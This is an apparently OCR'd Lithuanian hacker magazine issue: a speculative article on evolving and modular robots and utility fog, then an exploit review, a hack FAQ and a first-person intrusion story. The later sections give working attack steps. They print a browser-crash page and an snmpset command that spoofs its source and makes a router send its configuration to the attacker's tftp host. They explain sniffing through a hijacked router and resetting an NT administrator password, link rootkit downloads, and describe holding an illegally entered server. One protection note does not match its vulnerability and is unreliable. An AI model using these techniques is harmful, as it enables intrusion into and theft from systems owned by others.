
Ar esi girdėjęs apie robotų mūšius? Įdomus užsiėmimas. Tolimesnis ir logiškas tokių mūšių tęsinys — telekovos, kur vietoje pilotų dalyvaus žmonės. Beje, tai bus galima daryti internete, sumokėjus tik už roboto nuomą ir dalyvavimą rungtynėse.

[Golemas ir nevaikiška gyvatėlė]

Virusų, kurie gali evoliucionuoti nepriklausomai nuo programuotojo, sukūrimas — seniai praeitas etapas. Daugelis robototechnikų yra pusiau programuotojai, kurie labai dažnai robotus ne montuoja gyvai, o modeliuoja, todėl kartais jiems pavyksta išrasti įdomių dalykų, kadangi visą darbą už juos atlieka kompiuteris. Vienas tokių gudruolių — Hodas Lipsonas iš Kornelo universiteto. Vienas ryškiausių jo pavyzdžių — GOLEM (*Genetically Organized Lifelike Electro Mechanics*) projektas.



Strele — vienas iš įgyvendintų GOLEM'o modelių



Štai tokia GOLEM'o konstrukcija

Kompanija „Nanotechnology News Network" netolimoje ateityje ruošiasi internete išleisti programą „Mikrorobotų telekova"! Tu net galėsi rinktis, su kuo kovoti: su piktu gyvu vabzdžiu, ar su savo draugais :). Tačiau tai tik gėlytės. Įsivaizduok, kas bus, jeigu toliau bus tobulinami smegenų implantai ir laužiami neurokodai? Tokiais tempais po keliolikos metų tu negalėsi atskirti, kas šiandien išėjo alaus — tu, ar tavo robotas :).

7. Viskas paprasta: rašome roboto kodą, kuris gali evoliucionuoti. Visa roboto evoliucijos programa yra paprasčiausia ekrano užsklanda. Mes nematome visų evoliucijos žingsnių ir paties roboto vystymosi proceso. Kaip stimulas evoliucionuoti buvo pasirinktas judėjimas per atsitiktinai generuojamą vietovę su įvairiais nelygumais. Tai yra idealiu atveju robotas turi pakeisti savo konstrukciją ir prisitaikyti, kad perliptų per kalną. Arba kuo greičiau judėti tiesiai. Robotas savo veiklą pradeda nuo nulio — tu gauni savotišką amebą, kuri neturi nei „smegenų", nei nervinių mazgų, tik vieną strypą su „koja", kuris nuolat vibruoja ir bando judėti. Šių konvulsijų procese robotas pradeda suprasti, kaip būtent reikia judinti galūnę, kad judėjimas būtų kuo efektyvesnis. Ir čia jo smegenys, kurios parodytos virš modelio, pradeda keistis: jose atsiranda nerviniai mazgai ir sudėtingos loginių algoritmų šakos. Kuo toliau, tuo robotas tampa sudėtingesnis. Vieną gražią akimirką jis nusprendžia užsiauginti sau vieną ar keletą kitų kojų, pakeisti konstrukciją arba pakeisti iš nervinių mazgų susidedančias smegenis.

Jeigu natūralios skaitmeninės evoliucijos rezultatai tavęs netenkina — pirmyn, gali pats daryti įtaką roboto augimui. Tavo žinioje yra: landšafto, konstrukcijos ir augintinio smegenų pakeitimas. Iš pat pradžių kažką keisti neįdomu, kur kas įdomiau viską vienai kitai savaitei užmesti ir po to sugrįžus pažiūrėti, kaip pasikeitė tavo augintinis. Ar jis apaugs smegenimis ir nervinėmis galūnėmis, ar jis paprasčiausiai iki negalėjimo sukomplikuos savo konstrukciją, tačiau bet kokiu atveju visada įdomu žiūrėti į skaitmeninio gyvūno konvulsijas, pakišant jam kalnelius ir daubas.

Įdomiausia yra tai, kad patys sėkmingiausi modeliai (tie, kurie šauniai šuoliuoja per skaitmenines lygumas ir kopia į kalnelius) po to įgyvendinami geležyje. Ekrano užsklanda periodiškai prisijungia į internetą ir ten atnaujina kitų vartotojų sukurtų evoliucionuojančių monstrų duomenų bazę, kurie taip pat pas save įdiegė tokią įdomią ekrano užsklandą. Jeigu tavo per kančias išaugintas robotas po ilgų eksperimentų su konstrukcija, smegenimis ir landšaftu teikia vilčių, tuomet jo modelis pridedamas į egzistuojančią bazę.

Kas kažkiek laiko patys pažangiausi modeliai yra gaminami rankiniu būdu iš įvairių gelžgalių ir elektronikos. Gauti rezultatai yra gana įdomūs. Projekto organizatoriai įsitikinę, kad po N mėnesių pas juos bus sukauptas pakankamas kiekis modelių, kurie bus skirti įvairiam pramoniniam panaudojimui: šliaužiojimo ir landžiojimo sunkiai prieinamose vietose arba net žvalgybos desantui į mūsų Saulės sistemos planetas.

8. Logiškas goleminės technologijos plėtojimasis — fraktaliniai ir adaptyvūs robotai. Iš geležies pagamintas robotas jau negalės sau auginti smegenų arba keisti savo konstrukcijos, jeigu jam iškelta užduotis bus pernelyg sunki. Fraktaliniai robotai sudaryti iš vienodų mechaninių grandžių, kurios kombinuojamos viena su kita įgauna tokią formą, su kuria paprasčiausia išspręsti iškeltą užduotį. Tuo pačiu kiekvienas kubelis turi mažytes smegenis, kurių pakanka tam, kad nustatytum einamą kubelio poziciją, o visos šios dalys kartu sudaro roboto intelektą. Pameni, kažkada senais laikais buvo toks galvosūkis „Gyvatėlė"? Tai buvo ilga besilankstanti plastmasinė grandinė, kurią buvo galima lankstyti kaip nori, paverčiant tai į kamuolį, tai į pistoletą, tai į roboto maketą. Kažkuo į ją panašus ir fraktalinis robotas. Jis taip pat susideda iš tokių universalių kubelių ir taip pat gali įgauti skirtingas formas.


9. Kam atgaivinti seną konstruktorių? Esmė tame, kad gyva gyvatėlė turi daugybę naudingo ir nelabai panaudojimo sričių. Įsivaizduok greitai surenkamus tiltus, kurie komplektuojasi iš gyvų 1x1 metro dydžio „kubelių", kuriuos prireikus galima performuoti į angarą arba gyvenamąjį namą. Gamybos linijos, kurias per keletą valandų galima perprogramuoti kito produkto gamybai, orbitinės stotys su judančiomis sekcijomis ir saulės skydeliais, kurios savo formą pakeičia taip, kad į jas pakliūtų kuo daugiau šviesos. Dar svarbesnė problema — darbas branduoliniuose reaktoriuose arba Černobylio AE avarijos padarinių likvidacija (beje, siekiant sumažinti žmonių aukų skaičių, Černobylio AE avarijos likvidavime iš pradžių dalyvavo per atstumą valdomi robotai, tačiau dėl milžiniško radiacijos kiekio elektronika išėjo iš rikiuotės, po ko darbo vėl teko imtis gyviems žmonėms, kuriuos tada vadino biorobotais — red. past.).


10. O dabar gyvatėlės kubelius padarykime 1x1x1mm dydžio. Ką gausim? Kirminą, kuris pralys į bet kurią veną ir išvalys aterosklerotinius kamščius. Arba pasikas po vėžio augliu, jį išspjaus ir izoliuos nuo organizmo. Prie tokio fraktalinio chirurgo pritvirtinę mikrokamerą gausime ypač vertingą medicinai įrankį, iš kurio tuo pačiu galima padaryti teledalyvavimo sistemą! Dar mažesnis kubelis — ir galima operuoti atskiras ląsteles. Arba po mikroskopu (arba apsirūpinus tave su robotu–kirminu susiejančiais virtualios

realybės teleakiniais) kovoti su amebomis ir infuzorijomis.
11. Kai kurios fraktalinių robotų rūšys jau sukonstruotos. Jau pavyko padaryti kirminą, kuris iš analogiškų išmėtytų kubelių surenka savo kopijas! Ta prasme, prigaminus kubelių–blokų ir išmėčius juos ant grindų, po vienos kitos valandos galima rasti ištisą vienodų kirminų armiją.

[Netolimoje ateityje] Kleitronika — nauja mokslo ir technologijų sritis, leidžianti surinkinėti įvairius daiktus iš atskirų universalių mikroskopinio dydžio statybinių blokų (*clay* — molis, *claytronics* — „protingas molis"). Kaip tu jau supratai, tai glaudžiai susiję su fraktaliniais robotais. Kleitronikos pritaikymo perspektyvos didelės: nuo universalių daiktų sukūrimo iki asmeninių terminatorių iš skysto metalo.
Netolimoje ateityje (tarkim, 2030–2040 metais) atsiradus nanofabrikams nanorobotai taps tokiu pačiu prieinamu ir nebrangiu produktu, kaip, pavyzdžiui, serijiniu būdu gaminamos mikroschemos. Dėl to nesunku įsivaizduoti nanorobotų–kubelių debesį, kuris atrodo lyg besikeičiančios formos „purvas" ir kuris persigrupuoja pagal vartotojo komandą. Tokių įrenginių darbo algoritmas jau sukurtas, jame nėra nieko sudėtingo. Rusijos specialistai jau sukūrė bendrą teoriją ir matematinį daugiagrandininių robotų modelį.
Norint surinkti bent jau mobilųjį telefoną arba kėdę, prireiks labai didelio robotų–nanoblokų kiekio. Vargu ar tokie daiktai bus pigūs net jeigu ir visur bus smarkiai naudojami nanofabrikai, kadangi nanofabrikai gatavą produktą surinkinėja iš molekulių žaliavos, kurios atitinkamai kainuos, o darbo metu bus sunaudojama apie 250 kilovatų elektros energijos per valandą, per kurią galima pagaminti gatavą 20x20x20 cm dydžio almazoidinį nanobloką. Konstruktyvaus rūko (šį Stors Holo terminą mes naudosime ir toliau, kai reikės apibūdinti kleitronines sistemas) gamybai tokiam daiktui, kaip, pavyzdžiui, kėdė, prireiks sumokėti nemažą sumelę. Tačiau, savaime suprantama, tą pačią kėdę bus galima perprogramuoti ir į asmeninį automobilį, ir į mobilųjį telefoną, ir, galų gale, į robotą–androidą.
12. Be abejo, tolimoje ateityje nanorobotų kūrimas gali būti sąlyginai nebrangus, todėl galima įsivaizduoti ateities žmogų, aplink kurį blaškosi asmeninis „konstrukcinis spiečius". Tačiau greičiausiai tokie spiečiai įsikurs specialiuose naudojimo punktuose: namie, darbe ir kitose tokio tipo vietose, o su savimi homo futurus pasiims tik 100–200 gramų.
13. Apsistokime prie techninio australiečio mokslininko Stros Holo, kuris pirmas pasiūlė tokio tipo sistemas, „konstrukcinio rūko" aprašymo. Bet kurios kleitroninės sistemos pagrindas — bazinis blokas–nanorobotas. Ir kuo mažesni bus šie blokai, tuo sudėtingesnius daiktus iš jų bus galima surinkti.
Kiekvieno tokio nanoroboto–bloko, kuris dar vadinamas fogletu (*foglet* — konstrukcinio rūko dalelė — *utility fog*), skersmuo yra apie 100 mikronų. Fogletas susideda iš branduolio, kuriame yra centrinis procesorius, ir teleskopinių manipuliatorių. Toks įrenginys kubiniam mikronui sueikvoja apie vieną milivatą.
Centrinis nanoroboto branduolys yra sferinės formos, jo skersmuo — 10 mikronų. Palyginimui: eritrocito (raudonojo kraujo kūnelio) skersmuo yra 8 mikronai. Fogleto masė — 20 mikrogramų, teoriškai jis sudarytas iš 5 kvadrilijonų (suprask, labai daug) atomų.
Jeigu dar įvertinsime tai, kad fogletus planuojama gaminti iš almazoido, tuomet, pavyzdžiui, į ašį surinktų konstrukcinių dulkių kietumas bus sulyginamas su tokios paties deimantinės ašies kietumu.

Manipuliatorių ir universalių sujungimų konstrukcijoje numatytas ne tik mechaninis ryšys, bet ir energijos bei informacijos perdavimas. Taip fogletai bus sujungti į vieningą informacinį tinklą. Kaip sako Stros Holas, fogletų pagrindu galima įsivaizduoti displėjus, kurie susirenka tiesiog akyse, o taip pat pikselių vaidmenį, kuriuose didelę reikšmę turi fogletai–nanorobotai.
Kiekviename foglete įdiegtas sensorių rinkinys ir nanokompiuteris leis konstrukcinį rūką panaudoti kaip informacijos saugyklą ir komunikavimo priemonę. Manoma, kad sąsaja „žmogus – konstrukcinis rūkas" bus pagrįsta transformacijos signalų gavimu tiesiogiai iš nervinių smegenų signalų. Tai taps įmanoma dėl implantų su neuromikroschemomis arba dėl galvos smegenų elektromagnetinių laukų aktyvumo analizės ir dešifravimo su tuo pačiu „konstrukciniu rūku".
Greičiausiai fogletų surinkimas vyks veikiant lokaliems elektrostatiniams laukams, kurie pritrauks per daug nutolusias rūko daleles. Tačiau per daug dideliu atstumu tai neveiks, todėl konstrukcinis rūkas bus ne visai „rūkas". Turbūt tai bus grakščiai savo formą keičiančių nanostruktūrų gumulėlis. Priešingu atveju nanorobotams tektų įveikti mikropasaulio atžvilgiu milžiniškus atstumus. Dėl to teks juos aprūpinti navigacijos erdvėje sistemomis ir padaryti mobiliais. O tai pakankamai sunku ir netikslinga. Dėl to debesėlių, kurie susidėliotų į žmogų, kėdes ar mobiliuosius telefonus, nebus.
Savaime suprantama, kad visi nauji dalykai, kurie netelpa į standartinius pasaulio suvokimo rėmus, iš pradžių nėra suvokiami kaip ateities prognozės. Praėjusio amžiaus fantastams buvo paprasčiau žvilgtelėti keliolika metų į priekį. Šiuolaikiniai fantastai to padaryti negali, kadangi nežinoma, kaip pasikeis pasaulis po eilinės mokslinės-techninės revoliucijos.
Galbūt tu prieš perskaitydamas šį straipsnį nė nežinojai apie tokius robotus. Galbūt žinojai ir apie juos gavai dar daugiau informacijos. Gali būti, kad po 30 metų jie bus parduodami pagal svorį bet kurioje parduotuvėje. O galbūt taip nebus, nes mes visi būsime sujungti į matricą.


Greitai surenkamas tiltas


Viena pirmųjų teledalyvavimo sistemų



Šiuolaikinės master–slave sistemos

EKSPLOITŲ APŽVALGA

PHP121 Instant Messenger <= 1.4

[Aprašymas] Balandis programuotojams buvo derlingas mėnuo. Kosmonautikos dieną išėjo eksploitas, kuris išnaudoja *PHP121 Instant Messenger* pažeidžiamumą. Jis nutolusiam vartotojui programos duomenų bazėje leidžia įvykdyti laisvai pasirinktas SQL komandas. Pažeidžiamumas čia atsirado dėl nepakankamo pradinių duomenų apdorojimo sausainuko (*cookie*) bylos parametre, skripte *php121login.php*. Specialiai suformatuota sausainuko byla pasinaudojęs hakeris programos duomenų bazėje gali vykdyti laisvai pasirinktas SQL komandas.

[Apsauga] Šiuo metu dar nėra pateiktas aptariamo pažeidžiamumo pašalinimo būdas. Bet reikėtų įvertinti, kad eksploito veikimui reikalinga įjungta „magic_quotes_gpc" opcija.

[Nuorodos] Eksploitą galima gauti adresu *www.milw0rm.com/exploits/1666.*
Išsamiau apie tai paskaityti gali čia: *www.xakep.ru/post/31106/default.asp*.

[Blogio įvertinimas ir potencialas] Kaip visada, galima nulaužti viską, kas susiję su PHP. Dabar vartotojai turi būti ypatingai atsargūs. Patarimas: patys peržiūrėkite ir pataisykite naudojamus skriptus.

[Sveikinimai] Eksploitą parašė žmogus slapyvardžiu *rgod* (*rgod@autistici.org*), kuris taip pat siūlo aplankyti savo svetainę: *http://retrogod.altervista.org*.

Novell Messenger Server 2.0 (Accept-Language) Remote Overflow Exploit

[Aprašymas] Galų gale hakeriai prisikasė ir iki mažai žinomo *Novell*. Naujasis eksploitas buvo išleistas balandžio 15 dieną. Šį kartą aptiktas pažeidžiamumas leidžia nutolusiam vartotojui pasirinktoje pažeidžiamoje sistemoje įvykdyti laisvai pasirinktą kodą. Banalu, tačiau tiesa. Klaida slypi *Messaging Agent* serviso (veikia per 8300 jungtį) funkcijoje, kuri klaidingai tikrina duomenų ribas. „Accept-Language:" antraštės apdorojimui pakišęs per ilgą eilutę (daugiau nei 16 simbolių), hakeris gali perpildyti steką ir, kaip pasekmė, pasirinktoje sistemoje įvykdyti laisvai pasirinktą kodą.

[Apsauga] Išsamiau sužinoti apie pažeidžiamumą ir parsisiųsti pataisymą galima oficialioje gamintojo svetainėje: *http://support.novell.com/cgi-bin/search/searchtid.cgi?10100861.htm.*

[Nuorodos] Eksploitą imk iš čia: *http://milw0rm.com/exploits/1679.*

[Blogio įvertinimas ir potencialas] *Novell* — nelabai paplitusi sistema, todėl, be jokios abejonės, masinių nulaužimų nebus. Tačiau derėtų įvertinti, kad ji plačiai naudojama stambiose kompanijose. Nulaužimų bus nedaug, tačiau tai gresia dideliu informacijos nutekėjimu.

[Sveikinimai] Už eksploito parašymą pagarbą reiškiame *H D Moore*.

Mozilla Firefox <=1.5.0.1

[Aprašymas] Balandžio 13 dieną *bugtraq* forumuose pasirodė informacija apie šviežią *Mozilla* klaidą: dėl nulinės rodyklės apdorojimo klaidos (*null pointer dereference*) hakeriai gavo galimybę per atstumą DoS'inti naršykles. Visas eksploito kodas susideda iš viso labo 6 eilučių:

```
<legend>
<kbd>
<object>
<h4>
</object>
</kbd>
```

[Apsauga] Šiuo metu apsaugos nuo pažeidžiamumo nėra. Derėtų arba atsisakyti *nfsd*, arba su ugniasiene filtruoti 2049 jungtį. Teisingumo dėlei reikėtų pasakyti, kad ši klaida didelio pavojaus nekelia.

[Nuorodos] Paskaityti apie klaidą ir patikrinti naršyklės pažeidžiamumą galima šiame puslapyje: *www.milw0rm.com/exploits/1667*.

[Blogio įvertinimas ir potencialas] Tai iš tiesų rimta. Tūkstančiai žmonių keliauja į internetą būtent su šia naršykle, todėl pažeidžiamumas neliks nepastebėtas.

[Sveikinimai] Sveikiname Simoną Morelą (*izimask@thehackademy.net*), Tomą Valdegerį (*bugtraq@morph3us.org*), taip pat šaunuolius iš *BuHa-Security Community* (*http://buha.info/board*) grupės.



BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŲSDAMAS SAVO PROBLEMĄ Į HACK–FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?" — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĘS GRĘŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYVENU IŠ HUMANITARINĖS PAGALBOS!



Aš užgrobiau maršrutizatoriaus valdymą. Kaip dabar būtų galima nusnifinti per jį perduodamus duomenis?



Per maršrutizatorių praeinantis tinklo srautas perimamas sukuriant GRE tunelį tarp užgrobtos mašinos ir kompiuterio, kurį valdo piktavalis. GRE (*Generic Routing Encapsulation*) — tuneliavimo protokolas, sukurtas bet kokio tipo tinklo lygio paketams enkapsuliuoti į tinklo lygio paketą. Maršrutizavimas sukonfigūruojamas taip, kad įeinantį ir išeinantį srautą pas piktavalį nukreiptų per GRE tunelį. Tuo pačiu tinklo srautą apdoroja piktavalio „įkaitas", po to tinklo srautas yra grąžinamas į pagrindinį maršrutizatorių, iš kur jis pristatomas į paskirties tašką. Atakuojantysis gauna tuneliuotus duomenis, kurie yra enkapsuliuoti GRE pakete, o dekoduoti duomenys persiunčiami į atakuojančiojo sniferį. Po to, kai atakuojančio kompiuteris su paleistu sniferiu perims ir atgal perduos gautus duomenis, jo maršrutizatorius duomenis nukreips atgal į atakuojamą mazgą. Toks tinklo srauto perėmimo metodas galutiniam vartotojui praktiškai nepastebimas, kadangi maršrutų trasavimo įrankiai nerodys papildomų GRE peradresavimo sukurtų mazgų. Išsamiau apie aprašytą metodą su maršrutizatorių GRE tunelių konfigūravimo pavyzdžiais gali paskaityti šiose svetainėse:
www.security-protocols.com/whitepapers/routing/GRE_sniffing.doc
www.securityfocus.com/infocus/1847



Taigi aš internete radau valdymą per snmp pripažįstantį maršrutizatorių. Ką daryti toliau?



Jeigu surastas įrenginys pripažįsta pasenusio formato MIB duomenų bazę, tai per skaitymą/įrašymą (*read/write community*) užtikrinančias priėjimo eilutes galima pabandyti per *tftp* gauti įrenginio konfigūracinę bylą. Norint gauti konfigo bylą galima pasinaudoti aukščiau aprašytu įrankiu *IP Network Browser*. Norint nustatyti, ar įrenginys pripažįsta seno formato bazes (jeigu mes dirbame su *Cisco* maršrutizatoriumi), galima apsilankyti adresu *ftp://ftp.cisco.com/pub/mibs/supportlists/*, ten surasti reikiamą įrenginį ir pažiūrėti, ar jis pripažįsta OLD–CISCO–SYS–MIB bazę. **nix* sistemoje *Cisco* konfigą galima gauti su šia komanda:

```
snmpset 11.22.33.44 private 1.3.6.1.4.1.9.2.1.55.66.66.66.66 s config.file
```

kur 11.22.33.44 — maršrutizatoriaus IP adresas, *private* — skaitymui ir rašymui prieinama eilutė, o 66.66.66.66 — kompiuterio, kuriame paleistas *tftp* servisas, adresas. Gavus konfigūracinę bylą, joje bus galima surasti priėjimo prie įrenginio slaptažodį. Kadangi *snmp* protokolas veikia per UDP, t.y. neužmezga susijungimo, tai padaro jį pažeidžiamą IP adreso pakeitimo (*ip spoofing*) atakai, todėl atakuojantysis įrenginio konfigūracinę bylą gali gauti su *snmp* užklausa SET ir suklastotu IP adresu. Taip jis gali apeiti SNMP priėjimo filtravimo taisykles ir užtikrinti savo slaptumą.
Apie *Cisco* ataką per SNMP su IP adreso pakeitimu gali paskaityti čia: *www.securitylab.ru/analytics/241391.php*.



Kas per ataka prieš NT, pakeičiant ekrano užsklandos (*screen saver*) bylą?



Šis metodas buvo sėkmingai eksploatuojamas su NT 4.0, o iki neseno laiko buvo sėkmingai pritaikomas ir su NT 5.0. Atakuojamame kompiuteryje reikėjo įdiegti antrą NT, nustatymuose užkrovimo katalogą pakeisti originaliu, kad po to surastum ir pašalintum įėjimo į laužiamą sistemą ekrano užsklandos bylą *logon.scr*. Jo vietoje įrašoma *cmd.exe*, kuri pervadinama į tą patį *logon.scr*. Daugelyje sistemų *logon.scr* pasileidžia po 15 minučių neaktyvumo prieš įėjimą į sistemą. Sena ir neprotinga sistema paleisdavo *cmd.exe* konsolę, taip įleisdavo tave į savo guolį ir suteikdavo neribotas galimybes. GUI mėgėjai *logon.scr* galėjo sėkmingai pakeisti į *explorer.exe*. *cmd.exe* atveju paprasčiausiai būdavo surenkama komanda „net user administrator 123456", kuri administratoriaus slaptažodį pakeisdavo prozišku 123456.

030

Hakerio medžioklė

Įsiskverbimas į užgrobtą sistemą ir hakerio konkurento pašalinimas

INTERNETE APSTU ĮVAIRIAUSIŲ SERVERIŲ, KURIE DIENĄ NAKTĮ DIRBA TINKLO VARTOTOJAMS. KIEKVIENA TOKIA MAŠINA RŪPINASI TINKLO GURU — ADMINISTRATORIUS, KURIS STEBI, KAD **WEB** SERVERIS VEIKTŲ STABILIAI, ELEKTRONINIO PAŠTO DEMONAS FILTRUOTŲ SPAMĄ, **MYSQL** LAIKU APDOROTŲ KLIENTŲ UŽKLAUSAS, O ***FTPD*** NEGRIŪTŲ NUO HAKERIŲ EKSPLOITŲ SPAUDIMO. PROBLEMA TAME, JOG VISI TAI DARO SKIRTINGAI. NESENIAI AŠ SUSIDŪRIAU SU TOKIA MAŠINA, KURIĄ KAŽKAS NULAUŽĖ DAR PRIEŠ MANE :(. TEKO PAKOVOTI UŽ SAVO INTERESUS IR IŠ VERTINGOS MAŠINOS IŠMĖŽTI APLAIDŲJĮ HAKERĮ.

[**Neteisėtas įsiskverbimas**] Ši istorija prasidėjo nuo to, jog aš sužinojau vienos mašinos *root* slaptažodį. Kaip bebūtų keista, */etc/hosts* buvo aprašyta dar viena mašina (savaime suprantama, iš to paties potinklio), ir aš paskubėjau į ją prisijungti per *ssh root* vardu. Be jokios abejonės, nesukonfigūruotas *sshd* įleido mane su nuliniu uid'u. Sprendžiant iš visko, ši sistema veikė kaip *web* serveris — diske buvo saugoma daugybė vartotojų puslapių ir net kažkokių solidžių (sprendžiant pagal dizainą) prancūzų įmonių svetainės. Kaip *web* serveris veikianti mašina turėjo 3 GHz procesorių, 120 Gb diską ir daugybę operatyvinės atminties. Kitaip tariant, man į rankas pakliuvo neprasta dėžutė. Turint *root* teises, buvo visiškai nesunku serveryje įdiegti trojaną ir nuslėpti savo buvimą joje. Iš anksto patikrinus, kad Bagdade viskas ramu (*who*, *last -10*), aš ėmiausi aktyvių veiksmų. Visų pirma reikėjo parsisiųsti tinkamą rootkitą. Dabar viešumoje jų pakankamai daug, tačiau ypatingai populiarūs būtent šie komplektai:

* shv4 (http://svt.nukleon.us/tools/shv4.tar.gz)
* suckit (http://packetstormsecurity.nl/UNIX/penetration/rootkits/sk-1.3a.tar.gz)
* LKM adore (http://pro-hack.ru/download/rootkits/adore-0.42.tgz)

Tiesa, būtų galima pasinaudoti ir visokiais tuxkit'ais, Knark'ais ir taip toliau — tai išskirtinai asmeninis reikalas. Dabar liko svarbiausia — pereiti į */tmp* (arba */var/tmp*) ir ten įkurdinti kenksmingąjį archyvą. Vos tik sukomandavęs *ls -la /var/tmp*, aš šiek tiek nustebau: čia jau gulėjo kelios vykdomos bylos ir išeities tekstai. Staiga supratau, jog tai paprasčiausi seniems 2.4.X branduoliams skirti eksploitai. Pasitvirtino nerimą keliantį mintis, jog į sistemą jau pateko kažkoks kitas hakeris. Juo labiau, kad bylų savininkas buvo *nobody* (standartinis vartotojas, kuriuo veikia *apache*), o, sprendžiant pagal datą, jos buvo sukurtos prieš keturiasdešimt minučių. Dar daugiau grožybių radau paprastai pavadintame kataloge *.mysql*, kuriame buvo patupdytas parazitinis *proxy* ir masiniam defeisinimui skirtas *php* skriptas. Tiesa, iki šiol nesuprantu, kam siųsti defeiserį, jeigu ruošiesi mašiną naudoti kaip *proxy* :). Visai nenorėjau prarasti priėjimo prie tokios mašinos vien dėl to, kad kažkoks neturintis ką veikti kreivarankis nusprendė pasityčioti iš vieno kito šimto svetainių. Dėl to nusprendžiau išguiti savo įžūlųjį oponentą :). Deja, aš ne iš karto atkreipiau dėmesį į tai, kad mašinoje įdiegtas branduolys ganėtinai senas ir neužlopytas (*uname -r*), todėl hakeriui greičiausiai jau pavyko tapti supervartotoju.
Hakeris greičiausiai jau spėjo į mašiną įdiegti bekdorą bei taip palikti sau priėjimą vėlesniam laikui, ir man šį kartą nusimatė nekviesto svečio išmetimas iš *web* serverio, kad jis negalėtų sudarkyti krūvos svetainių ir tuo pačiu pradanginti priėjimo prie tokio resursų atžvilgiu perspektyvaus kompiuterio.

[„Backdoor" per „xinetd"]
Deja, savo nešvariems darbeliams hakeriai gali panaudoti *xinetd*, kad po to sklandžiai pasijungtų prie tokios mašinos. Viskas vyksta taip: įsilaužėlis iš */etc/services* išsirenka bet kokį nenaudojamą servisą. Šioje byloje surašyti atitikimai tarp pavadinimų ir servisų jungčių numerių. Po to */etc/xinetd.d* kataloge sukuriama byla su pasirinkto serviso pavadinimu.
Vietoje tokio serviso galima pasirinkti per *194/tcp* jungtį veikiantį *irc* — nepainiok jo su *ircd*. Tuomet į */etc/xinetd.d/irc* surašoma tokia konfigūracija:
{*žr. žemiau*}



[Vilkas avies „skin'e"] Tokia susidariusi situacija man nepaliko kitos išeities: kurį laiką man teks pakeisti savo amplua ir saugumo labui „padirbėti" už adminą :). Taigi pradedam mąstyti. Sistemą nulaužęs hakeris gali eiti skirtingais keliais, o norint turėti nuolatinį priėjimą prie mašinos, nebūtina įdieginėti rootkito — juk galima paprasčiausiai imtis metų metus praktikuojamų metodų, čia svarbiausia turėti fantazijos. Būtent todėl aš nusprendžiau rootkito paiešką palikti kaip kraštutinį variantą. Pradėsime analizuoti sukompromituotą sistemą. Daugelis pradedančiųjų hakerių sistemoje palieka paprastą bekdorą (*bindshell*, *r0nin*, *bindtty*), kurį paleidžia su *suid* bitu *root* vardu. Taip pat galima sukurti paprastą C bylą, kurioje padaroma *setuid(0)* ir *setgid(0)* bei paleidžiamas komandų interpretatorius — *system(„/bin/sh")*. Tokiai bylai priskiriama *chmod +s*. Taip išeina, jog norint surasti tokią niekšybę, reikia įvykdyti *find / -type f -perm -04000 -ls* ir išanalizuoti gautą informaciją, kurioje reikia ieškoti keistų arba suklastotų įrankių (pavyzdžiui, kažko panašaus į „/sbin/root_me" :)). Visa tai padaręs aš įsitikinau, kad viskas gerai. O ar negalėjo hakeris palikti sistemoje trojano, kuris prisijungimams iš išorės atidarė jungtį? Tokį bekdorą galima lengvai aptikti su jungčių skeneriu arba su *netstat*:



Nedidelį rootkitų archyvą su trumpu aprašymu galima rasti čia: http://download.pro-hack.ru/s_rootkits.html



chkrootkit: www.chkrootkit.org
rkhunter: www.rootkit.nl

```
# netstat -an | grep LISTEN
```

[Paslėpta grėsmė] *ICMP-Shell* — valdantis įrankis, kurį parašė Piteris Kieltyka (*http://icmpshell.sourceforge.net*). Iš esmės tai yra gana originalus bekdoras. *Icmp-shell'o* darbo principas toks, kad iš savo mašinos hakerio siunčiamos užklausos su komandomis enkapsuliuojamos į ICMP paketus ir perduodamos nutolusiai mašinai-adresatui. Šiaip tai programa susideda iš dviejų dalių: kliento ir serverio. Kaip tu jau tikriausiai pats supratai, serveris paleidžiamas nulaužtame kompiuteryje, o klientinė dalis vykdoma įsilaužėlio mašinoje. Derėtų suprasti, jog abi programos dalys kreipiasi į taip vadinamus žalius soketus (*raw sockets*), todėl jų paleidimui reikia absoliučių privilegijų. Dabar, tau leidus, papasakosiu apie patį enkapsuliavimą.
Paleidus *ishd* (serverinė dalis), jam reikia perduoti parametrą *-i* (sesijos identifikatorius), kas daroma tam, kad vienu metu galėtų būti užmegztos kelios susijungimų su nulaužta mašina sesijos. Toliau, su parametru *-t*, galima nurodyti ICMP paketo tipą, į kurį paskui bus enkapsuliuojamos klientinės programos dalies komandos. Pavyzdžiui, 8 atitinka *echo-request*, pranešimas apie nepasiekiamumą nurodomas su trejetu.
